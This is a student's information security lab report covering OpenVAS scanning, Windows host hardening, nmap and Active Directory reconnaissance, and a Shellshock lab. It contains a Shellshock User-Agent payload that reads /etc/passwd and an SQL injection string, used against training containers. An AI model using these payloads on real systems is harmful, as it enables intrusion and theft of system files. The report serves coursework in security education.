



CS6501 ASSIGNMENT 2

Information Security 2
Dr Manish Singh

Andrew Graff 2231290

Table of Contents

Introduction	2
Part One: Lab Analysis and Evaluation	3
Lab Group 1.8 OS Hardening	4
Lab Group 1.9 Application Security	14
Lab Group 1.10 Incident Handling	28
Part Two: Operation Security	37

Information Security Assignment 2 CS6501

1. **Purpose: Why am I doing?**
2. **Motivation: Why am I doing this?**
3. **Clarity – What are sections of my report / What am I delivering?**

Why am I doing this? This information security assignment has added pillars of understanding of the Information Security Principles and the diverse ways of the practical application of information security practices. The right to privacy and protecting your valuable data is a driving purpose to not only better protect yourself but the vulnerable community.

These are the motivating factors, to protect, defend and combat any issues identified within a network application. To be able to understand the various tools, methods of approach in different circumstances, self-equips a layer of solitude to be proactive when needed.

The sections of this report are of three Lab Groups 1.8 OS Hardening, Lab Groups 1.9 Application Security and Lab 1.10 Incident Handling. Within these three groups there are multiple labs that provide an emphasis of understanding on the lab. We build clarity around the lab analysis and evaluation by sharing what is being learnt through the report and our interesting findings.

Part One: Lab Analysis and Evaluation

Lab Group 1.8 – OS Hardening

- Lab 06: Vulnerability Checks with OpenVAS from the NDG Security+ v4 series
- Lab 07: Host hardening from the NDG CySA+ series
- Lab 07: Performing Active Reconnaissance from the NDG Security+ v4 series

Lab Group 1.9 – Application Security


- Lab 02: Analyze and Differentiate Types of Malware and Application Attacks from the NDG Security+ V4 series
- Lab 02: Web Application Scanning from the NDG CySA+ series
- Lab 03: Analyzing Types of Web Application Attacks from the NDG Security+ V4 series

Lab Group 1.10 – Incident Handling

- Lab 01: Social Engineering Attacks from the NDG Security+ V4 series
- Lab 23: Incident Response Procedures from the NDG Security+ v4 series
- Lab 25: Using Autopsy for Forensics and Lost Data Recovery from the NDG Security+ v4 series

Lab Group 1.8 OS Hardening

As part of OS Hardening, which is “the process of securing a computer device by means of reducing its attack and strengthening its defences against threats and vulnerabilities” (Geeks for Geeks, 2024).



From our lectures as per image vulnerability management we see how this reflects Information Security Principles in confidentiality, integrity and availability. OS Hardening touch bases with all three areas such as integrity by implementing vulnerabilities check such as OpenVas ensuring our data has not been tampered, security policies and fixing patches to keep systems running upto date, and performing active reconnaissance to scan the network and users. These regular practices help strengthen the operating system.

Overall view of the lab was good as we're getting an introduction of some tools in kali linux, such as openvas scanner, metasploitable2, DVWA via CLI input commands such as nmap.

Lab 06: Vulnerability Checks with OpenVAS from the NDG Security+ v4 series

In this lab, we conduct a vulnerability check using an open source tool called OpenVAS.

We check for available docker images and verify some files

```
(kali@kali)-[~]
$ sudo docker images
[sudo] password for kali:
REPOSITORY          TAG         IMAGE ID      CREATED        SIZE
webgoat/goatandwolf  latest     1eefbd436a5c  2 years ago   637MB
icarossio/metasploitable2  latest     7a129e1a0be3  4 years ago   1.51GB
mikesplain/openvas    latest     889967897c49  5 years ago   6.39GB
```


A service is used 'metasploitable' via command line which provides us with the container id, that we will use to check all mapped ports


```
(kali@kali)-[~]
$ sudo docker run --rm -ditP icarossio/metasploitable2
99c4333057e020154aeb9ae2aa78ccc31d8f60697485c3a29ed203e8bdb905fe
```

```
(kali@kali)-[~]
$ sudo docker port 99c4
22/tcp → 0.0.0.0:49171
25/tcp → 0.0.0.0:49169
3306/tcp → 0.0.0.0:49159
514/tcp → 0.0.0.0:49162
5900/tcp → 0.0.0.0:49156
111/tcp → 0.0.0.0:49167
139/tcp → 0.0.0.0:49166
445/tcp → 0.0.0.0:49165
512/tcp → 0.0.0.0:49164
6000/tcp → 0.0.0.0:49155
6667/tcp → 0.0.0.0:49154
80/tcp → 0.0.0.0:49168
1524/tcp → 0.0.0.0:49161
21/tcp → 0.0.0.0:49172
2121/tcp → 0.0.0.0:49160
3632/tcp → 0.0.0.0:49158
513/tcp → 0.0.0.0:49163
23/tcp → 0.0.0.0:49170
5432/tcp → 0.0.0.0:49157
8009/tcp → 0.0.0.0:49153
```


We login into a website Metasploitable2 and access the DVWA indicating the service is running from our CLI input

We set our database up and ensure our DVWA is running







OpenVAS scanner is started by entering the following command



OpenVAS (Greenbone Security Assistant) Dashboard is loaded through our local host



We use this website to perform a vulnerability scan on Metasploitable. We can see the vulnerability is high as per findings from report detected password weakness.




Lab History: Lab 06: Vulnerability Checks with OpenVAS

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	18619
Pod ID	2251
Pod Name	NDG Security+ v4 01
Exercise	Lab 06: Vulnerability Checks with OpenVAS
Attendees	Andrew Gaff
Date/Time	2024-05-06 09:05
Duration (Hrs.)	0.83
Grade	100.00

Lab 07: Host Hardening from the NDG CySA+ series

In this lab we see methods of increasing host security. This is known as hardening. Configure Windows group policies, set up an acceptable use splash screen, close unused ports, installing patches and using windows defender to periodically scan hosts.

In the run window we enter gpedit which takes us to some configuration settings, and configuring password settings and policy for extra security and management. A password was set to a maximum age of 42 meaning it would need regular password updating.



We set up an interactive logon message text which was interesting via security settings, local policies, security options. This was a nice learning as when creating a network of computers, users will have an electronic view of the Policy Consent Agreement. A digital signature to comply in the form of a simple ok button.



As part of the host hardening process, we start exploring the open ports and applying techniques to close unnecessary ports that were open.

We find a balance between security and usability. A process begins by changing the Windows network public settings to private.

Via MintOS computer, in terminal we use a command nmap to see what ports are open

```
sysadmin@mintos:~$ nmap -F -Pn 192.168.0.50
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-08 17:35 EDT
Nmap scan report for 192.168.0.50
Host is up (0.00068s latency).
Not shown: 96 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
sysadmin@mintos:~$
```

Returning to WinOS computer, we access the Windows Defender Firewall with Advanced Security, inbound rule, new rule, port and select TCP identifying the specific ports as we see above and block 135 and 139.

We check MintOS computer and re-enter the nmap command to verify the ports 135 and 139 are closed and can no longer be seen as below image

```
sysadmin@mintos:~$ nmap -F -Pn 192.168.0.50
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-08 17:38 EDT
Nmap scan report for 192.168.0.50
Host is up (0.00031s latency).
Not shown: 98 filtered ports
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
sysadmin@mintos:~$
```

Switching back to the Windows Defender Firewall and inbound rules we disable the block ports rule and check MinOS computer to see the ports open again

```
sysadmin@mintos:~$ nmap -F -Pn 192.168.0.50
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-08 17:39 EDT
Nmap scan report for 192.168.0.50
Host is up (0.00041s latency).
Not shown: 96 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
sysadmin@mintos:~$
```

Interesting to gain information about opening and closing ports using Microsoft Defender to manage resource access. This is a safe practise to use when keeping networks secure.

Kill command is used to stop listening on ports. Below we enter the nmap command and scan a UbuntuSRV computer to see three ports are open

```
Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
sysadmin@mintos:~$ nmap -F -Pn 172.16.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-08 17:40 EDT
Nmap scan report for 172.16.1.10
Host is up (0.00047s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp    open  https
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
sysadmin@mintos:~$
```

Firefox is used and entered the http address 172.16.1.10 linked to an Apache2 default webpage. We check the UbuntuSRV (sudo netstat -tupln) to see if there are any open ports.

We use a kill command and recheck the command and two ports are no longer open as the HTTP and HTTPs use the same port ID.

```
Terminal - sysadmin@mintos: ~
File Edit View Terminal Tabs Help
sysadmin@mintos:~$ nmap -F -Pn 172.16.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-08 17:58 EDT
Nmap scan report for 172.16.1.10
Host is up (0.00050s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
sysadmin@mintos:~$
```

Another way of host hardening is a common practice of applying patches to Windows Servers. Windows Powershell application is used, and a command


get-hotfix -id KB5012170 is entered to find no patch has been installed. We download a Windows Update Standalone installer from the toolbox in desktop.

We re enter the command and below we have successful updated the security.

```
PS C:\Users\Administrator> get-hotfix -id KB5012170

Source      Description      HotFixID      InstalledBy      InstalledOn
-----
WIN-E3AIDI... Security Update  KB5012170     WIN-E3AIDIHECNG\A... 11/10/2022 12:00:00 AM
```

Finally we set up settings in Windows Defender to improve security of the host. Running a familiar code gpedit.msc to access local group policy editor and set up policies to run a regular anti virus scan.



🔗 Lab History: Lab 07: Host Hardening

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	18656
Pod ID	2283
Pod Name	NDG CySA+ 03
Exercise	Lab 07: Host Hardening
Attendees	Andrew Gaff
Date/Time	2024-05-09 09:08
Duration (Hrs.)	1.00

Lab 07: Performing Active Reconnaissance from the NDG Security+ v4 series

In this lab we use PowerShell for active reconnaissance which is testing and scanning the network for vulnerable systems.

We collect information by entering commands in Powershell: “cred=Get-Credential” and then enter a command to retrieve a list of domain users on the system. Here we see 5 users.

```
PS C:\Windows\system32> Get-ADGroupMember -Credential $cred -server WINOS "Domain Users" | select samaccountname
samaccountname
-----
Administrator
krbtgt
lab-user
lab2-user
lab-user-id

PS C:\Windows\system32> Get-ADGroupMember -Credential $cred -server WINOS "Domain Admins"

distinguishedName : CN=Administrator,CN=Users,DC=netlab,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 2bec12a1-1963-4685-ad58-e775967afdae
SamAccountName    : Administrator
SID              : S-1-5-21-1222461175-3389185341-2936950729-500

distinguishedName : CN=Will Smith,CN=Users,DC=netlab,DC=local
name              : Will Smith
objectClass       : user
objectGUID        : 854174e0-f55f-4fff-9597-0e7d1544e649
SamAccountName    : lab-user
SID              : S-1-5-21-1222461175-3389185341-2936950729-1103
```

We get information about the -ADDomain and see if lab2user is enabled

```
PS C:\Windows\system32> Get-ADDomain

AllowedDNSuffixes      : {}
ChildDomains           : {}
ComputersContainer     : CN=Computers,DC=netlab,DC=local
DeletedObjectsContainer : CN=Deleted Objects,DC=netlab,DC=local
DistinguishedName      : DC=netlab,DC=local
DNSRoot               : netlab.local
DomainControllersContainer : OU=Domain Controllers,DC=netlab,DC=local
DomainMode             : Windows2016Domain
DomainsID              : S-1-5-21-1222461175-3389185341-2936950729
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=netlab,DC=local
Forest                : netlab.local
InfrastructureMaster    : WinOS.netlab.local
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects : {CN=(31B2F348-016D-11D2-945F-00C04FB984F9),CN=Policies,CN=System,DC=netlab,DC=local}
LostAndFoundContainer  : CN=LostAndFound,DC=netlab,DC=local
ManagedBy             : 
Name                  : netlab
NetBIOSName           : NETLAB
ObjectClass            : domainDNS
ObjectGUID             : e2cc52cb-e710-42a9-80b6-2c451a5e7e94
ParentDomain          : 
PDCEmulator           : WinOS.netlab.local
PublicKeyRequiredPasswordRolling : True
QuotasContainer        : CN=NTDS Quotas,DC=netlab,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers : {WinOS.netlab.local}
RIDMaster              : WinOS.netlab.local
SubordinateReferences  : {DC=ForestDnsZones,DC=netlab,DC=local,DC=DomainDnsZones,DC=netlab,DC=local,CN=Configuration,DC=netlab,DC=local}
SystemsContainer       : CN=System,DC=netlab,DC=local
UsersContainer         : CN=Users,DC=netlab,DC=local

PS C:\Windows\system32> Get-ADUser -filter 'samaccountname -eq "lab2-user"'

DistinguishedName : CN=John Deere,CN=Users,DC=netlab,DC=local
Enabled           : True
GivenName        : John
Name             : John Deere
ObjectClass      : user
ObjectGUID       : fe6836b4-f6fd-4c5b-b817-311c1b4703d1
SamAccountName   : lab2-user
SID             : S-1-5-21-1222461175-3389185341-2936950729-1104
```

Able to identify the user the domain belongs to

```
PS C:\Windows\system32> [system.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                : netlab.local
DomainControllers     : {WinOS.netlab.local}
Children              : {}
DomainMode             : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner          : WinOS.netlab.local
RidRoleOwner          : WinOS.netlab.local
InfrastructureRoleOwner : WinOS.netlab.local
Name                  : netlab.local

PS C:\Windows\system32>
```

Part 3: Scanning the network for vulnerable systems

Kali linux machine and use nmap to ping a host with a network of 172.16.1.* ("sP)

```
(kali@kali)-[~]
$ nmap -sP 172.16.1.*
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-08 17:37 CDT
Nmap scan report for 172.16.1.1
Host is up (0.012s latency).
Nmap scan report for netlab.local (172.16.1.10)
Host is up (0.00043s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.11 seconds
```

We see two addresses from the scan; the DMZ gateway and Ubuntu server address

```
Spoofing MAC address 2B:A8:DD:7B:56:AA (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored without the necessary privileges.
Initiating Ping Scan at 17:38
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 17:38, 2.91s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:38
Completed Parallel DNS resolution of 1 host. at 17:38, 13.00s elapsed
Nmap scan report for 172.16.1.0 [host down]
Nmap scan report for 172.16.1.1
Host is up (0.00063s latency).
Nmap scan report for 172.16.1.2 [host down]
Nmap scan report for 172.16.1.3 [host down]
Nmap scan report for 172.16.1.4 [host down]
Nmap scan report for 172.16.1.5 [host down]
Nmap scan report for 172.16.1.6 [host down]
Nmap scan report for 172.16.1.7 [host down]
Nmap scan report for 172.16.1.8 [host down]
Nmap scan report for 172.16.1.9 [host down]
Nmap scan report for netlab.local (172.16.1.10)
Host is up (0.00050s latency).
Nmap scan report for 172.16.1.11 [host down]
```


Nmap command is used with a variety of different commands to check/scan “-sT (transmission control), -P0 (IP protocols checking TCP ports for any active systems, -O (Operating Scan), -p (finding specific port),

```
(kali@kali)~$ nmap -sT 192.168.0.6
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-08 17:41 CDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.09 seconds

(kali@kali)~$ sudo nmap -O 192.168.0.1
nmap: unrecognized option '-O'
See the output of nmap -h for a summary of options.

(kali@kali)~$ sudo nmap -O 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-08 17:42 CDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.59 seconds
```

```
(kali@kali)~$ nmap -p 80 192.168.0.0/24 172.16.1.0/28
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-08 17:44 CDT
Nmap scan report for 172.16.1.1
Host is up (0.00027s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap scan report for netlab.local (172.16.1.10)
Host is up (0.00057s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 272 IP addresses (2 hosts up) scanned in 16.19 seconds
```

-sV and ip address to find remote services and daemons

```
(kali@kali)~$ nmap -sV 172.16.1.10
Starting Nmap 7.91 ( https://nmap.org ) at 2024-05-08 17:46 CDT
Nmap scan report for netlab.local (172.16.1.10)
Host is up (0.00045s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         nginx
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd (Ubuntu)
443/tcp   open  ssl/http     nginx
587/tcp   open  smtp         Postfix smtpd
993/tcp   open  ssl/imap     Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3     Dovecot pop3d
Service Info: Hosts: -ubuntusrv.netlab.local, ubuntusrv.netlab.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.73 seconds
```

Lab History: Lab 07: Performing Active Reconnaissance

Summary	PCS
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	18680
Pod ID	2258
Pod Name	NDG Security+ v4 08
Exercise	Lab 07: Performing Active Reconnaissance
Attendees	Andrew Gaff
Date/Time	2024-05-09 10:11
Duration (Hrs.)	1.12
Grade	100.00

Lab Group 1.9 Application Security

In this lab, we see how application security is applied to keep web application secure and this is by identifying what types of attacks can potentially harm our computer systems. We see this as part of confidentiality in our Information Security Principles by protecting information from unauthorized access. What we learn here is about accessing information via various tools such as shellshock, a penetration testing tool command “msfconsole” Metasploit in kali linux, “rootkit/tornkit” a tool to create a backdoor and listening to ports, web application scanning tools such as Nikto, OWASP ZAP to find and test web application misconfigurations. SQL injections using BurpSuite (web penetration tests) – collecting information and inputting these in kali command to perform actions.

Threats and Vulnerabilities:


- Cross-site scripting
- SQL injection
- LDAP injection
- XML injection
- Directory traversal/command injection
- Buffer overflow
- Integer overflow
- Zero-day
- Cookies and attachments
- LSO (Locally Shared Objects)
- Flash Cookies
- Malicious add-ons
- Session hijacking
- Header manipulation
- Arbitrary code execution / remote code execution

INPUT VALIDATION

Application Attacks

```
SELECT userid  
FROM users  
WHERE username = 'OR 1=1/'  
AND password = ''  
AND domain = ''
```

<http://www.example.com/product.php?id=10 AND 1=1>



(From our lecture slides – Application Security Part 1) This lists the threats and vulnerabilities to applications attacks.

An overall review of the lab, another eye opener regarding pop up windows which run simultaneously while performing scanning such as “Tamper data” and “BurpSuite” a further depth use of tool we previously touched based on “msfconsole/msf6” with range of capabilities. We often are at the OS hardening end where we keep our important data secure via various ways so seeing the many different tools to test security of web applications was interesting.

Lab 02: Analyze and Differentiate Types of Malware and Application Attacks from the NDG Security+ V4 series

We analyse the different types of malware using different machines and begin by identifying a shellshock vulnerability. We use SecOnion machine.

In the terminal we enter a command


```
sysadmin@seconion:~  
File Edit View Search Terminal Help  
[sysadmin@seconion ~]$ sudo docker run --rm -it -p 4444:80 vulnerables/cve-2014-6271  
[sudo] password for sysadmin:  
apache2: Could not reliably determine the server's fully qualified domain name,  
using 172.17.0.31 for ServerName
```

“sudo docker run --rm -it -p 4444:80 vulnerables/cve-2014-6271”

Means docker run (running a new docker container), --rm (remove docker container at exit), -it (i: means stdin input) kept open if interacting with running container, -t txt based interface, -p 4444:80 option for docker to map port 4444 to port 80. (Web services). The vulnerables/cve-2014-6271 is known as shell shock.

Then we access a web browser in Kali OS, to open a website address


pfSense and log in to make adjustments to the firewall rules page. We disable the rule of blocking internal network access and apply changes to this (this would not be recommended in real world).



Checking an address on the internet 192.168.0.6.4444 and arrive to what appears to be a shellshock website. On the address bar we select tamper data add on.


Checking the script at /cgi-bin/vulnerable and entering its address. Our tamper data pops up. We adjust here in the user-agent field of the tamper extension and delete and add new text “as the malicious user agent”.

```
() { :: }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```



Tamper file pulls up the contents of passwd file from the SecOnion machine. Exploiting the shellshock vulnerability. (Tamper had a command we entered to pull up password files as per above).

Shellshock is a bash script which lets users type and run commands



